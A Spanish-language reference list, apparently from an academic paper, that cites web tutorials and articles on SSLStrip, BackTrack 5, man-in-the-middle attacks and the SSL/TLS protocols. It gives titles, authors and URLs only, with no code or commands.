Pablo González. 2011. SSLStrip. Disponible: <http://www.flu-project.com/ssl-strip.html> [Acceso: Abril 24, 2011].

GRIETA SSL UTILICE SSLSTRIP EN BACKTRACK5. Disponible: <http://www.hackingsec.in/2012/03/crack-ssl-using-sslstrip-in-backtrack-5.html>

Sergio De Luz.2011. Manual de SSLstrip para descifrar todo el trafico HTTPS. Disponible: <http://www.redeszone.net/seguridad-informatica/sslstrip-manual-de-sslstrip-para-descifrar-todo-el-trafico-https/> [Acceso: Octubre 12,2011].

Cristian Amicelli. 2011. Seguridad Informatica. Disponible: <https://www.cristianamicelli.com.ar/?p=585> [Acceso: Mayo 11,2011].

Dragonjar & Moxie. 2011. SSLStrip: espiando trafico SSL. Disponible: <http://usemoslinux.blogspot.com/2011/07/sslstrip-espiando-trafico-ssl.html#> [Acceso: Julio 28,2011].

Romper la protección SSL utilice SSLStrip y Backtrack 5. Disponible: <http://vishnuvalentino.com/hacking-tutorial/break-ssl-protection-using-sslstrip-and-backtrack-5/>.

Open-Sec. 2009. SSLStrip. Disponible: <http://ehopen-sec.blogspot.com/2009/03/sslstrip.html> [Acceso: Marzo 19, 2009].

Wikipedia. 2012. Ataque Man-in-the-middle. Disponible: http://es.wikipedia.org/wiki/Ataque_Man-in-the-middle [Acceso: Diciembre 23, 2012]

Hector Herrero. Disponible: <http://www.bujarra.com/ProcedimientoManInTheMiddle.html> .

<<backtrack-linux.org. Disponible: <http://www.backtrack-linux.org/>.

El ataque Man in the Middle. Disponible: <http://casidiablo.net/man-in-the-middle/>.

Maligno. 2011. Ataque Man in the middle con DHCP ACK Injector. Disponible: <http://www.elladodelmal.com/2011/10/ataque-man-in-middle-con-dhcp-ack.html> [Acceso: Octubre 25, 2011].

Jose Manuel Lopez Franco. 2001. Introducción al protocolo SSL. Disponible: <http://trevinca.ei.uvigo.es/~txapi/espanol/proyecto/superior/memoria/node136.html> [Acceso: Octubre 15,2001].

Protocolos de seguridad. Disponible: <http://cursoslibres.academica.mx/206/seguridad-en-redes/3-protecciones-y-herramientas-de-seguridad/protocolos-de-seguridad>.

Xavier Perramon. Mecanismos de protección. Disponible: <http://deic.uab.es/material/26118-ssl.pdf>.

Daniel Sepulveda. 2005. SSL(secure socket layer) y TLS(transport layer secure). Disponible: http://www.wikilearning.com/curso_gratis/protocolos_seguros_para_el_web-ssl_secure_socket_layer_y_tls_transport_layer_secure/6091-4 [Acceso: Octubre 18,2005)

Rodrigo Alatorre Vargas. Seguridad en LAN comprometida en un ataque MITM. Disponible: <http://tallerredesavanzadasqci.blogspot.com/2011/12/seguridad-en-lan-comprometida-en-un.html>.

Rafael Palacios. Protocolo de seguridad en la capa de transporte. Disponible: http://www.iit.upcomillas.es/palacios/seguridad_dr/tema4_ssl.pdf.

Isirius.2007. BackTrack. Disponible: http://foro.elhacker.net/wireless_en_linux/manual_backtrack-t171223.0.html. [Acceso: Julio 7, 2001].

Rodrigo Pacheco. 2010. Protocolos en internet: FTP, HTTP Y HTTPS.
Disponible: <http://culturacion.com/2010/01/protocolos-en-internet-ftp-http-y-https/>. [Acceso: Enero 9, 2010].